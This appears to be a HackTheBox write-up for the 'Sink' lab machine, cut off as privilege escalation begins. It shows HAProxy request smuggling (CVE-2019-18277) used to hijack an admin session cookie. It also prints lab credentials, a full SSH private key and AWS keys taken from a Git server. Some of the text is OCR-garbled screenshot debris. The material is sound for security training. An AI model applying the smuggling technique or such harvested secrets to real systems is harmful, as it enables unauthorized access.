


# sink

```
(root@kali)~[/Documents/htb/boxes/sink]
# nmap -sC -sV -p- 10.10.10.225
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-07 20:25 EDT
Nmap scan report for 10.10.10.225
Host is up (0.058s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
3000/tcp   open  ppp?
5000/tcp   open  http      Gunicorn 20.0.0
|_ _http-server-header: gunicorn/20.0.0
|_ _http-title: Sink Devops
```

## Port-5000

There is a simple Sign in Page.



Let's register and log in.



10.10.10.225:5000

ub - swisskyrepo/...



Reverse Shell Cheat Sh...



Linux - Privil

# Sign up


saad

saad@gmail.com

●●●●|

SIGN UP

We Log In successfully.



DevOps is a set of practices that combines software development and IT

After some enumeration i found something interesting.

**Request**

Raw Params Headers Hex

Pretty Raw \n Actions

```
1 GET /home HTTP/1.1
2 Host: 10.10.10.225:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://10.10.10.225:5000/
8 Connection: close
9 Cookie: session=
  eyJlbWpbcCI6InNhyWRAZ21hawWuY29tIn0.YL68JA.KqoSYpPE4-IcTsQvEgBSmbIR8
10 Upgrade-Insecure-Requests: 1
11 Cache-Control: max-age=0
12
13
```

**Response**

Raw Headers Hex

Pretty Raw Render \n Actions

```
1 HTTP/1.1 200 OK
2 Server: gunicorn/20.0.0
3 Date: Tue, 08 Jun 2021 00:40:44 GMT
4 Connection: close
5 Content-Type: text/html; charset=utf-8
6 Content-Length: 6389
7 Vary: Cookie
8 Via: haproxy
9 X-Served-By: aacae3cf513b
10
11
12 <!DOCTYPE html>
13 <html lang="en">
14
15 <head>
16
17   <meta charset="utf-8">
18   <meta name="viewport" content="width=device-width, initial-scale=1">
19
```

Server : gunicorn/20.0.0

Via : haproxy

After some google i found CVE-2019-18277 request smuggling vulnerability


<https://nathandavison.com/blog/haproxy-http-request-smuggling>

I share a vedio for better Understanding.

[https://www.youtube.com/watch?v=nq0ndhkfv\\_M&ab\\_channel=RapidSafeGuard](https://www.youtube.com/watch?v=nq0ndhkfv_M&ab_channel=RapidSafeGuard)

[https://www.youtube.com/watch?v=nq0ndhkfv\\_M&ab\\_channel=RapidSafeGuard](https://www.youtube.com/watch?v=nq0ndhkfv_M&ab_channel=RapidSafeGuard)

Change the req and add the same Cookie and \_csrf token but don't chage your session cookie.



Now you see a "Cwo=" this is base64 encode string you need to select this and press "control+shift+b" to unbase64 this and then your req look like this which will be show in the photo.

```
Upgrade-Insecure-Requests: 1
Transfer-Encoding: 0b chunked
```

Now send the req.  
Now reload the home page and you got the admin cookie.

Comment By: saad

None Delete

Comment By: saad

None Delete

Comment By: saad

GET /notes/delete/1234 HTTP/1.1 Host: 127.0.0.1:8080 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0 Accept-Encoding: gzip, deflate Accept: /\*/\* Cookie: session=eyJlbWFpYmFkbWluQHNpbmsuaHRiIn0.YL61-w.EiEtoxTwRDHeri3up94lKN74nsY X-Forwarded-For: 127.0.0.1 Delete

Now add the admin cookie using cookie editor and reload the page.

Cookie Quick Manager

moz-extension://a2e0e1d5-f7e0-41aa-b115-5a3752da0942/cookies.html?parent\_url=...

Linux - Privilege Escala... Windows - Privilege Es... CyberChef CrackStation - Online ...

Context(s): All Auto-refresh

1 session:eyJlbWFpbCI6ImFkbWluQHNpbmsuaHRiln0.YL61-w.EiEtoxTwRDHeri3up94IKN74nsY

Details

Domain10.10.10.225

First-Party

Namesession

ValueURLB64eyJlbWFpbCI6ImFkbWluQHNpbmsuaHRiln0.YL61-w.EiEtoxTwRDHeri3up94IKN74nsY

Path/

ContextDefault

httpOnly

sameSite

No restriction

isSecure

isSession

We are admin now let's check the notes.

10.10.10.225:5000/home

Reverse Shell Cheat Sh... Linux - Privilege Escala... Windows - Privilege Es... CyberChef CrackStation - Online ...

Sink Devops

Home Notes Contact (admin@sink.htb) Logout


There is three notes Let's check all.

10.10.10.225:5000/notes 80%

Reverse Shell Cheat Sh... Linux - Privilege Escala... Windows - Privilege Es... CyberChef CrackStation - Online ...

Sink Devops

Home Notes Contact (admin@sink.htb) Logout



ID	Link	Action
1	<a href="#">View</a>	<a href="#">Delete</a>
2	<a href="#">View</a>	<a href="#">Delete</a>
3	<a href="#">View</a>	<a href="#">Delete</a>

### Note (1):

Chef Login : `http://chef.sink.htb` Username : `chefadm` Password : `/6fEGC&zEx{4}zz`


### Note (2):

Dev Node URL : `http://code.sink.htb` Username : `root` Password : `FaH@3L>Z3}}zzfQ3`

### Note (3):

Nagios URL : `https://nagios.sink.htb` Username : `nagios_adm` Password : `g8<H6GK\{*L.fB3C`

Let's try these creds on port 3000



10.10.10.225:3000/user/login?redirect\_to= 110%

repo/... Reverse Shell Cheat Sh... Linux - Privilege Escala... Windows - Privilege Es... CyberChef CrackS

Help

### Sign In


Username or Email Address \* root

Password \* .....

☐ Remember Me

[Sign In](#) [Forgot password?](#)

We got login successfully.



After some enumeration i found a id\_rsa\_marcus key of marcus.

Location : [http://10.10.10.225:3000/root/Key\\_Management/-commit/b01a6b7ed372d154ed0bc43a342a5e1203d07b1e](http://10.10.10.225:3000/root/Key_Management/-commit/b01a6b7ed372d154ed0bc43a342a5e1203d07b1e)  
id\_rsa\_marcus





marcus 6 months ago

3 changed files with 89 additions and 0 deletions

+38 -0 .keys/dev\_keys

@@ -0,0 +1,38 @@

```
1 + -----BEGIN OPENSSH PRIVATE KEY-----
2 + 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
38 + -----END OPENSSH PRIVATE KEY-----
```

Let's ssh in.



```

(root@kali)-[/Documents/htb/boxes/sink]
# chmod 600 id rsa marcus

(root@kali)-[/Documents/htb/boxes/sink]
# ssh -i id rsa marcus marcus@10.10.10.225
The authenticity of host '10.10.10.225 (10.10.10.225)' can't be established.
ECDSA key fingerprint is SHA256:7+5qUqmyILv7QKrQXPARj5uYqJwwe7mpUbd/7cl44E.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.225' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-53-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue 08 Jun 2021 03:07:46 AM UTC

System load:                0.47
Usage of /:                  38.0% of 17.59GB
Memory usage:               56%
Swap usage:                 0%
Processes:                  301
Users logged in:            0
IPv4 address for br-85739d6e29c0: 172.18.0.1
IPv4 address for docker0:    172.17.0.1
IPv4 address for ens160:     10.10.10.225
IPv6 address for ens160:     dead:beef::250:56ff:feb9:88de

79 updates can be installed immediately.
26 of these updates are security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Wed Jan 27 12:14:16 2021 from 10.10.14.4
marcus@sink:~$ id
uid=1001(marcus) gid=1001(marcus) groups=1001(marcus)

```

## Privilege escalation

In the previous enumeration on port 3000 i also found a file called e8d68917f2570f3695030d0ded25dc95738fb1ba which has key and secret it is mainly a aws operation.

location : [http://10.10.10.225:3000/root/Log\\_Management/-commit/e8d68917f2570f3695030d0ded25dc95738fb1ba](http://10.10.10.225:3000/root/Log_Management/-commit/e8d68917f2570f3695030d0ded25dc95738fb1ba)



marcus 6 months ago

parent

f4b82675a0

commit

e8d68917f2

1 changed files with 34 additions and 0 deletions

Split View

Diff Options

+34 -0 create\_logs.php

View File

```
@@ -0,0 +1,34 @@
1 + <?php
2 + require 'vendor/autoload.php';
3 +
4 + use Aws\CloudWatchLogs\CloudWatchLogsClient;
5 + use Aws\Exception\AwsException;
6 +
7 + $client = new CloudWatchLogsClient([
8 +     'region' => 'eu',
9 +     'endpoint' => 'http://127.0.0.1:4566',
10 +     'credentials' => [
11 +         'key' => 'AKIAIUEN3QWCPSTEITJQ',
12 +         'secret' => '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'
13 +     ],
14 +     'version' => 'latest'
15 + ]);
16 + try {
17 +     $client->createLogGroup(array(
18 +         'logGroupName' => 'Chef_Events',
19 +     ));
20 + }
21 + catch (AwsException $e) {
22 +     echo $e->getMessage();
23 +     echo "\n";
24 + }
25 + try {
26 +     $client->createLogStream([
27 +         'logGroupName' => 'Chef_Events',
28 +         'logStreamName' => '20201120'
29 +     ]);
30 + }catch (AwsException $e) {
31 +     echo $e->getMessage();
32 +     echo "\n";
33 + }
34 + ?>
```

Let's configure the aws console inside ssh connection.

```
